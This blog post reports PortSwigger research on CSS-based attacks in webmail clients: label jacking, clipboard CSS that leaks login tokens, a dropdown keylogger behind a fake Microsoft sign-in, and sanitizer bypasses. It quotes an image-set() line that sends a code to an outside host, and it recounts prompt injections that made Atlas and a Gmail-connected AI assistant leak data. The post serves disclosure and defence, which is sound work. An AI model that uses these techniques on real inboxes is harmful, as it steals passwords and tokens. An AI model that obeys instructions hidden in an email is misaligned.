 HackingPassion.com
Outlook CSS Attack Fakes a Microsoft Sign In to Steal Your Password
Ethical Hacking Complete Course Zero to Expert
Hack like black hat hackers. Penetration testing, Kali Linux, WiFi and web hacking, and the hacker mindset behind it.

→ Take the full courseCSS in an email put a fake Microsoft sign-in over a live Outlook inbox and read the password letter by letter. Opening the message is enough. Outlook, Gmail, Fastmail, Proton Mail, Yahoo Mail and AOL Mail gave way. 🧐
Microsoft and Google still have not fixed their part.
Webmail has a problem it has never fully solved. Someone sends you HTML, and that HTML has to be displayed inside a page that also holds your inbox, your buttons and your account. To handle that, webmail runs the message through a sanitizer, which strips or rewrites anything it considers dangerous and hands what is left to the browser. The weak spot sits in that word, considers. A sanitizer has its own reading of the HTML and CSS, the browser has another, and where those two readings differ you get a gap. Some clients go a step further and let the browser parse the message first, then filter what the browser produced. That output can be pushed back into something malicious too.
One gap sits in an HTML element that gets very little attention. A label points at a form element by id, using its for attribute, and clicking the label lands the click on the element it points at. That works anywhere on the page, not only inside the block of HTML you were sent, and sanitizers wave labels through because a label on its own looks harmless. Point one at an id belonging to Outlook itself, and a message starts operating the program that displays it:
| |
The first line opens Outlook’s own ribbon. The second pins the sender’s message to the top of your inbox. At least three webmail clients allowed this, and Outlook is one of them. Finding targets in another client takes one line in devtools: document.querySelectorAll('input[id],button[id],select[id],textarea[id]').
Another gap sits on your clipboard. When you copy text from a webpage you do not only copy the words, you copy the HTML sitting behind them. James Kettle at PortSwigger copied an IP address from a site, pasted it into an email, and got an advert along with it. So what lands in your draft when that hidden HTML is malicious CSS?
A probe of <style>*{color:red}</style>, copied as HTML and pasted into AOL Mail or Yahoo Mail, turns the page text red for a moment before the sanitizer catches up. Styling is reaching the page, and there is a window in which it applies. Chrome seems to rewrite style blocks into style attributes and Safari seems to drop them, but Firefox lets the style tag through together with its background image requests.
That is enough to take an account. Medium lets you log in with a link sent by email, and that link carries a token, twelve characters of hex. Whoever holds the token is logged in as you.
The order runs like this. An attacker asks Medium for a login link for your address, so the mail with the token lands in your inbox. He gets his CSS onto your clipboard. You paste it into a draft, and now his CSS is sitting on the same page as that link. From there it guesses. One rule per chunk of the token it wants to test, each rule saying load a background image from my server if the link contains this chunk. A rule that matches fires the request, and the address of that request names the chunk it just found. Enough hits and he has the token. Nesting is what keeps all those rules small enough to fit inside an email.
Medium is not the only site this works on. Almost any twelve character token comes out the same way, as long as it has no repeating four character chunks.
Then there are the passwords.
Stealing keystrokes with CSS is not a new idea. The published technique uses an attribute selector that matches the end of an input’s value, so typing a letter is supposed to trigger a background image request. It has been passed around for years, and it does not work. When you type into an input the browser updates the value property in the DOM, it does not update the value attribute in the HTML, and CSS attribute selectors read the attribute. So the selector matches whatever was in the page when it loaded and never sees a letter you type. Making it work needs a JavaScript framework wiring the attribute and the property together, and in an email there is no framework. The paper heads that section by calling the current CSS keyloggers a lie.
A working one comes out of a dropdown menu. A select menu reacts to your keyboard, press a key and the matching option gets selected, and the :checked pseudo-class puts a background image on that option. Loading that image is a request carrying the letter you pressed. Outlook’s sanitizer blocks :checked when it hangs off a class, so counting through the options with sibling selectors gets round it:
| |
Two lines of standard CSS turn that menu into something that looks like a password box: appearance:none removes the menu styling and -webkit-text-security:disc masks the characters. A label placed over it catches your click so the option list never drops open.
One thing still gave it away. Press a key and the browser starts a timer, and if your next letter sits before the current one in the list you wait just under a second for it, which makes typing a password feel wrong. Firefox resets that timer when the select element moves off screen. Animate it off screen and back in half a millisecond and the keystrokes arrive as you type them.
That keylogger still had the Outlook toolbar around it, which ruins a fake login screen. Covering the toolbar needs one CSS property, position:fixed, which pins something to a spot on the screen and keeps it there. That property is exactly what Outlook’s filter blocks, so it has to come from somewhere else, and Outlook supplies it itself.
Outlook lets custom data attributes through its sanitizer. One of its own JavaScript libraries reads those attributes and adds new elements to the page in response. Those new elements carry CSS the filter would never have let through, position:fixed among them. The filter cleaned the message, and then the application put the forbidden property back. Heyes calls this a CSS gadget: code the application already runs, doing the thing the filter forbids.
The sanitizer itself falls to one line. It keeps believing that whatever follows a media query is still part of the media query, and a comment containing a double quote convinces it that the rest is a string it need not worry about:
| |
That gives arbitrary CSS across the page, which is enough to build a Microsoft sign in screen over the inbox and capture whatever gets typed into it. In the demo the email fills the screen on Firefox.
Fastmail broke a different way. Their filter reads the stylesheet back through the CSSOM, the browser’s own in memory copy of the CSS. Chrome decodes hex escapes when those values are read back, so CSS that passed the filter comes out of the browser as something else entirely:
| |
The escapes turn into braces and a wildcard selector, and the rule that was safely locked to the message now applies to the page. Those mutations still exist in Chrome today, and any CSS filter built on the CSSOM can be hit by them.
With arbitrary CSS on Fastmail comes a trick that needs no bug at all. The :before and :after pseudo-elements place content around an element, and they inherit that element’s click events. Give one of them position:fixed and a full screen size, and a click anywhere on the page fires the action behind it. Stack them with z-index and you get multi step sequences, driven by someone who thinks they are moving a spam message out of their inbox.
The AI tools that read your mail fall to the same styling. In OpenAI’s Atlas browser, :before puts a line of French on the page for you to read, and the model never sees it, because content from a pseudo-element is not part of the text of the page. A block of instructions sits below it at an opacity of 0.00000001, invisible to you and perfectly readable to the model. Ask Atlas to translate the French and it answers from a completely different email. Those instructions pulled the reader’s name off the page and sent it out one letter at a time.
Gmail sanitizes the CSS function image-set(), but not when the URL sits in a variable fallback:
| |
Gmail’s triager decided this needed user interaction, because devtools had been used while writing the test email. That request ended up pointed at Cowork instead, an AI assistant with a Gmail connector that reads your inbox and writes draft replies. A mail written by Pete Hendy at PortSwigger, framed as a note from a colleague about a capture the flag submission, asked for a draft containing a confirmation code from another message, pasted into a snippet of CSS. The draft came back with background:image-set(var(--flag,'//02.rs?flag=SNF-PP6')) in it. A Slack token now sits in a background image request in your own drafts folder, and opening that draft to check it before sending fires the request. Nothing was exploited in the usual sense. The assistant read a message, believed it, and did what it was asked.
Where things stand right now:
- → Outlook label jacking: not fixed, still works
- → Gmail
image-set()requests: still vulnerable - → Outlook has no image proxy at all
- → Fastmail: two CSS mutation bugs fixed, 1000 dollars bounty each
- → Proton Mail: told him it was not a valid bug, then quietly fixed it months later
- → The Chrome mutations behind the Fastmail bugs still exist in the browser
The Proton Mail answer is the strange one. A graphic that revealed the recipient’s IP address by default, on a service whose own tracker protection documentation says senders cannot reliably determine who, when or where someone opens an email. They rejected the report. Months later the vector had stopped working.
What would fix this:
- → Render the message inside a sandboxed iframe so it cannot reach the interface around it
- → Block
selectmenus in the HTML sanitizer - → Block the selectors this is built on:
:has,:checked,:focusand:not - → Use an image proxy, and never allow domains an attacker can reach or register
- → Validate keyword and selector names against a strict character allow list
- → Block
data:URLs, which built a login screen here without a single external request
For you as a reader there is not much to configure, because this sits in the mail client and not in your settings. Two habits do help. Refuse to type a password into anything that appeared inside an email, including a login screen that looks exactly right, and open the site yourself in a new tab instead. And watch what you paste into a draft, because the clipboard attack needs nothing from you except a copy from one page and a paste into another.
One thing sits just outside the paper. The token exfiltration tool published with this research was not built against webmail at all, it was built while testing GitLab, so the technique reaches well past your inbox.
This came from Gareth Heyes at PortSwigger Research, who spent months on those six clients and presented it at Black Hat USA on Thursday 6 August, in a forty minute briefing called “CSS: the bomb inside your inbox”. The paper went out that evening with working proof of concept code for each technique, and with his raw testing notes: attempt after failed attempt against the Outlook sanitizer, printed so you can follow how he got there instead of only reading where he arrived. He has been doing this for over twenty years and got where he is by sharing with other researchers, which is why the failures are in there. He wants to keep sharing the things AI cannot quite discover. Yet.
Want to learn how attackers find and exploit vulnerable systems? I cover reconnaissance, network attacks, web exploitation, and hands-on hacking techniques in my ethical hacking course:
→ Join my complete ethical hacking course
Hacking is not a hobby but a way of life.
Sources:
Stay updated
Get the latest posts in your inbox every week. Ethical hacking, security news, tutorials, and everything that catches my attention. If that sounds useful, drop your email below.